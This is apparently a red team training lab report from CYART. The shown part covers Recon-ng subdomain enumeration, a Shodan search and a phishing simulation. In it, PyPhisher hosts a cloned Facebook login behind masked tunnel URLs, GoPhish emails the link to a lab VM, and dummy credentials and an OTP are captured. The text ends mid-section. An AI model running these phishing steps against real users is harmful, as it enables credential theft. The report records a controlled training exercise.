



CYART

inquiry@cyart.io

www.cyart.io

Red Team Lab Report

Table of contents

| | |
|---|----|
| 1. Lab Objective | 6 |
| 2. Executive Summary | 6 |
| 3. OSINT and Recon Lab | 6 |
| 3.1. Recon Steps and Commands | 6 |
| 4. Phishing Simulation | 10 |
| 4.1. Methodology | 10 |
| 4.2. Py-phisher Simulation | 10 |
| 4.3. Go-phish Simulation (Campaign) | 11 |
| 5. Vulnerability Exploitation | 16 |
| 5.1. Methodology | 16 |
| 5.1.1. Reconnaissance | 16 |
| 5.1.2. Exploitation | 16 |
| 5.1.3. Post-Exploitation | 17 |
| 5.2. Exploit used | 18 |
| 6. Lateral Movement Exercise | 19 |
| 6.1. Attack Phases | 19 |
| 6.1.1. Reconnaissance | 19 |
| 6.1.2. Exploitation – Remote Code Execution | 20 |
| 6.1.3. Payload Creation | 20 |
| 6.1.4. Command & Control – Reverse Shell | 21 |
| 6.1.5. Persistence | 22 |
| 7. Social Engineering Lab | 23 |
| 7.1. Social Engineering Methodology | 23 |
| 7.1.1. PhoneInfoga Setup and Execution | 23 |
| 7.1.2. Maltego Analysis | 25 |
| 7.1.3. Vishing Simulation | 26 |
| 7.1.4. Log Table | 27 |

| | |
|--|----|
| 8. Exploit Development Basics | 28 |
| 8.1. Tasks: | 28 |
| 8.1.1. Binary Analysis | 28 |
| 8.1.2. Buffer Overflow Discovery | 30 |
| 8.1.3. Radare2 Analysis | 31 |
| 8.1.4. Proof-of-Concept Payload | 31 |
| 8.1.5. Summary of Findings | 32 |
| 9. Post-Exploitation and Exfiltration | 33 |
| 9.1. Data Exfiltration via DNS tunneling | 33 |
| 9.2. Credential Dumping with Mimikatz | 34 |
| 10. Phases Flow Diagram | 35 |
| 11. Recommendations | 35 |
| 12. Overall Findings by Phase | 36 |
| 12.1. Reconnaissance | 36 |
| 12.2. Exploitation | 36 |
| 12.3. Persistence & Lateral Movement | 36 |
| 12.4. Social Engineering | 36 |
| 12.5. Post-Exploitation & Exfiltration | 36 |

List of Figures

| | |
|---|----|
| Figure 3.1 Shows recon commands for certificate_transparency | 7 |
| Figure 3.2 Shows recon commands for brute_hosts | 7 |
| Figure 3.3 Shows recon scan results for both outputs | 7 |
| Figure 3.4 Shows shodan scan results | 8 |
| Figure 3.5 Shows maltego graph | 9 |
| Figure 4.1 Shows py-phisher tool | 10 |
| Figure 4.2 Shows phishing link to be sent to the victim | 11 |
| Figure 4.3 Shows go-phisher sending profile (used Google mail) | 11 |
| Figure 4.4 Shows go-phisher Landing pages | 12 |
| Figure 4.5 Shows go-phisher email template profile | 12 |
| Figure 4.6 Shows go-phisher campaign page | 13 |

| | |
|--|----|
| Figure 4.7 Shows phishing mail successfully sent to the mail | 13 |
| Figure 4.8 Shows phishing link being opened in Windows VM(Victim VM) | 14 |
| Figure 4.9 Shows login credentials being captured in py-phisher | 14 |
| Figure 4.10 Shows OTP captured in py-phisher and redirection to genuine site | 15 |
| Figure 5.1 Shows nmap scan | 16 |
| Figure 5.2 Shows successful exploitation in metasploit | 17 |
| Figure 5.3 Shows confirmation in metasploitable 3 | 18 |
| Figure 6.1 Shows removing filters and firewalls and checking for open shares | 19 |
| Figure 6.2 Shows account membership details | 19 |
| Figure 6.3 Shows impacket psexec getting successfully executed | 20 |
| Figure 6.4 Shows payload creation and starting a server at 8080 | 20 |
| Figure 6.5 Shows connecting to server at 8080 and executing payload in windows | 21 |
| Figure 6.6 Shows net-cat getting connected and scheduled tasks for persistence | 22 |
| Figure 7.1 Shows PhoneInfoga getting downloaded | 23 |
| Figure 7.2 Shows PhoneInfoga web server getting started at port 8080 | 23 |
| Figure 7.3 Shows web server running successfully | 23 |
| Figure 7.4 Shows running a test scan on a phone number | 24 |
| Figure 7.5 Shows google results in general category | 24 |
| Figure 7.6 Shows phone being found to be from ITPro.TV | 25 |
| Figure 7.7 Shows association with multiple domains | 25 |
| Figure 7.8 Shows that the number maybe publicly listed on multiple sites | 26 |
| Figure 8.1 Shows vuln.c program | 28 |
| Figure 8.2 Shows strings | 29 |
| Figure 8.3 Shows strings in gdb | 29 |
| Figure 8.4 Buffer overflow is confirmed | 30 |
| Figure 8.5 confirming offset | 30 |
| Figure 8.6 confirming registers | 30 |
| Figure 8.7 radare2 results | 31 |
| Figure 8.8 confirming POC | 32 |
| Figure 9.1 Shows file being created and data being sent to kali through powershell | 33 |
| Figure 9.2 Data collected at kali | 34 |



| | |
|---|----|
| Figure 9.3 Shows Mimikatz commands being executed | 35 |
| Figure 10.1 Shows phases from recon to exfil | 35 |

List of Tables

| | |
|---------------------------------------|----|
| Table 3.1 Shows shodan results | 8 |
| Table 7.1 Shows phone related details | 27 |
| Table 8.1 Shows summary of findings | 32 |

1. Lab Objective

The objective of this red team lab was to simulate a real-world attack chain from reconnaissance to post-exploitation in a controlled environment. The goal was to understand how attackers gather intelligence, exploit technical vulnerabilities, leverage persistence techniques, and manipulate human behavior through social engineering. By performing each phase with practical tools, the lab aimed to demonstrate the effectiveness of layered security measures while highlighting weaknesses that can be exploited if defenses are not properly implemented.

2. Executive Summary

This report outlines the practical application of red team methodologies across eight key security domains: OSINT & Recon, Phishing Simulation, Vulnerability Exploitation, Lateral Movement, Social Engineering, Exploit Development, Post-Exploitation & Exfiltration, and Red Team Report Creation. Each task simulated real-world attacker tactics in a controlled environment, enabling identification of weaknesses and testing of defense strategies.

3. OSINT and Recon Lab

3.1. Recon Steps and Commands

Step 1: Recon-ng – Sub domain Enumeration

1. Open Recon-ng

recon-ng

2. Create a new workspace

workspaces create example_recon

4. Load the sub-domain enumeration modules

1. modules load recon/domains-hosts/certificate_transparency

options set SOURCE example.com

2. modules load recon/domains-hosts/brute_hosts

options set WORDLIST /usr/share/dnsmap/wordlist_TLAs.txt

5. Run the module

run

6. Show the results

show hosts

7. Results :

module : certificate_transparency and brute_hosts

```
[recon-ng][example_recon] > db insert domains
domain (TEXT): example.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][example_recon] > modules load recon/domains-hosts/certificate_transparency
[recon-ng][example_recon][certificate_transparency] > options set SOURCE example.com
SOURCE => example.com
[recon-ng][example_recon][certificate_transparency] > run
```

Figure 3.1 Shows recon commands for certificate_transparency

```
[recon-ng][example-recon] > modules load recon/domains-hosts/brute_hosts
[recon-ng][example-recon][brute_hosts] > options set WORDLIST /usr/share/dnsmap/wordlist_TLAs.txt
WORDLIST => /usr/share/dnsmap/wordlist_TLAs.txt

[recon-ng][example-recon][brute_hosts] > options set SOURCE example.com
SOURCE => example.com
[recon-ng][example-recon][brute_hosts] >
[recon-ng][example-recon][brute_hosts] > run

EXAMPLE.COM
```

Figure 3.2 Shows recon commands for brute_hosts

```
[recon-ng][example_recon][certificate_transparency] > show hosts
```

| rowid | host | ip_address | region | country | latitude | longitude | notes | module |
|-------|----------------------------------|--------------|--------|---------|----------|-----------|-------|--------------------------|
| 1 | *.example.com | | | | | | | certificate_transparency |
| 2 | example.com | | | | | | | certificate_transparency |
| 3 | www.example.com | | | | | | | certificate_transparency |
| 4 | m.testexample.com | | | | | | | certificate_transparency |
| 5 | m.example.com | | | | | | | certificate_transparency |
| 6 | dev.example.com | | | | | | | certificate_transparency |
| 7 | products.example.com | | | | | | | certificate_transparency |
| 8 | support.example.com | | | | | | | certificate_transparency |
| 9 | AS207960 | | | | | | | certificate_transparency |
| 10 | Test | | | | | | | certificate_transparency |
| 11 | Intermediate | | | | | | | certificate_transparency |
| 12 | - | | | | | | | certificate_transparency |
| 13 | www.example.com-v4.edgesuite.net | | | | | | | brute_hosts |
| 14 | a1422.dscr.akamai.net | | | | | | | brute_hosts |
| 15 | www.example.com | 23.63.84.178 | | | | | | brute_hosts |
| 16 | www.example.com | 23.65.124.19 | | | | | | brute_hosts |

```
[*] 16 rows returned
```

Figure 3.3 Shows recon scan results for both outputs

Step 2: Shodan – Exposed Service Discovery

Tool: Shodan

Type command : `Apache country:US`




Figure 3.4 Shows shodan scan results

| Sub-domain/Host | IP Address | Notes |
|-----------------------|----------------|---|
| host.secureserver.net | 107.180.112.78 | GoDaddy.com LLC, Phoenix (Apache server, self-signed SSL) |
| Unknown | 162.191.195.27 | T-Mobile USA, Chicago (Apache/2.4.59 on Unix, OpenSSL 3.0.14) |
| content.com | 34.138.107.240 | Google LLC, North Charleston (Apache/2.4.62 on Debian) |

Table 3.1 Shows shodan results

Step 3: Maltego – Visual Mapping (Optional)

1. Open Maltego CE

maltego

2. Create a new graph

3. Entity: www.example.com

4. Run transforms: Used transforms like To Domain, To DNS Name, To Website, and To Entities to map relationships.




Figure 3.5 Shows maltego graph

4. Phishing Simulation

4.1. Methodology

- Set up attacker and target VMs in a controlled lab environment.
- Attacker VM: Kali Linux (*IP: 192.168.1.43*)
- Target VM: Windows 10 (*IP: 192.168.1.53*)
- Configure Py-phisher to host a cloned login page and generate phishing links.
- Optionally configure Go-Phish campaigns for simulated email delivery within the lab VM network.
- Target VM interacts with phishing links

4.2. Py-phisher Simulation

- Clone Py-phisher repository and launch the tool
- Select a login page template (e.g.,facebook).



```

kali@vbox: ~/PyPhisher
Session Actions Edit View Help

PyPhisher [v2.1] [By KasRoudra]


[01] Facebook Traditional [27] Reddit [53] Gitlab
[02] Facebook Voting [28] Adobe [54] Github
[03] Facebook Security [29] DevianArt [55] Apple
[04] Messenger [30] Badoo [56] iCloud
[05] Instagram Traditional [31] Clash Of Clans [57] Vimeo
[06] Insta Auto Followers [32] Ajio [58] Myspace
[07] Insta 1000 Followers [33] JioRouter [59] Venmo
[08] Insta Blue Verify [34] FreeFire [60] Cryptocurrency
[09] Gmail Old [35] Pubg [61] SnapChat2
[10] Gmail New [36] Telegram [62] Verizon
[11] Gmail Poll [37] Youtube [63] Wi-Fi
[12] Microsoft [38] Airtel [64] Discord
[13] Netflix [39] SocialClub [65] Roblox
[14] Paypal [40] Ola [66] UberEats
[15] Steam [41] Outlook [67] Zomato
[16] Twitter [42] Amazon [68] WhatsApp
[17] PlayStation [43] Origin [69] PayTM
[18] TikTok [44] DropBox [70] PhonePay
[19] Twitch [45] Yahoo [71] MobikWik
[20] Pinterest [46] WordPress [72] Hotstar
[21] SnapChat [47] Yandex [73] FlipCart
[22] LinkedIn [48] StackOverflow [74] Teachable
[23] Ebay [49] VK [75] Mail
[24] Quora [50] VK Poll [76] CryptoAir
[25] Protonmail [51] Xbox [77] Amino
[26] Spotify [52] Mediafire [78] Custom

[a] About [o] AddZip [s] Saved [x] More Tools [0] Exit

[?] Select one of the options > 01
  
```

Figure 4.1 Shows py-phisher tool

- Py-phisher generates a phishing link



```

[By KasRoudra]
[*] Initializing PHP server at localhost:8080....
[+] PHP Server has started successfully!
[*] Initializing tunnelers at same address.....
[+] Your urls are given below:

CloudFlare
URL : https://laura-preservation-pharmaceuticals-classified.trycloudflare.com
MaskedURL : https://blue-verified-facebook-free@laura-preservation-pharmaceuticals-classified.trycloudflare.com

LocalHostRun
URL : https://280ebdb353cb6.lhr.life
MaskedURL : https://blue-verified-facebook-free@280ebdb353cb6.lhr.life


Serveo
URL : https://c881838c5abc43534c647eba64e72ba0.serveo.net
MaskedURL : https://blue-verified-facebook-free@c881838c5abc43534c647eba64e72ba0.serveo.net

[+] Waiting for login info....Press Ctrl+C to exit
  
```

Figure 4.2 Shows phishing link to be sent to the victim

4.3. Go-phish Simulation (Campaign)

- After noting down the link provided by py-phisher ,send the link to target VM (Windows VM) through Go-phish
- Access admin interface of go-phish at : <https://127.0.0.1:3333>
- Start making profiles for sending profiles,landing pages,email templates,users and groups and finally start the campaign.



Dashboard
Campaigns
Users & Groups
Email Templates
Landing Pages
Sending Profiles
Account Settings
User Management
Webhooks
User Guide
API

Sending Profiles

New Profile

Show 10 entries Search:

| Name | Interface Type | Last Modified Date |
|-------------|----------------|---------------------------------|
| Google Mail | SMTP | September 5th 2025, 12:33:03 am |

Showing 1 to 1 of 1 entries

Previous 1 Ne

Figure 4.3 Shows go-phisher sending profile (used Google mail)




Figure 4.4 Shows go-phisher Landing pages




Figure 4.5 Shows go-phisher email template profile

- Created a phishing campaign with target VM




Figure 4.6 Shows go-phisher campaign page

- Once the campaign starts, at a given time it starts sending messages to the provided gmail as shown below




Figure 4.7 Shows phishing mail successfully sent to the mail

- Target VM opens the link (harmless).




Figure 4.8 Shows phishing link being opened in Windows VM (Victim VM)

- Now target starts typing their email and password, followed by OTP which is seamlessly captured in py-phisher as **gmail: abc@gmail.com and password as abc123 and are saved in creds.txt**, as shown below Figure 4.9 and 4.10

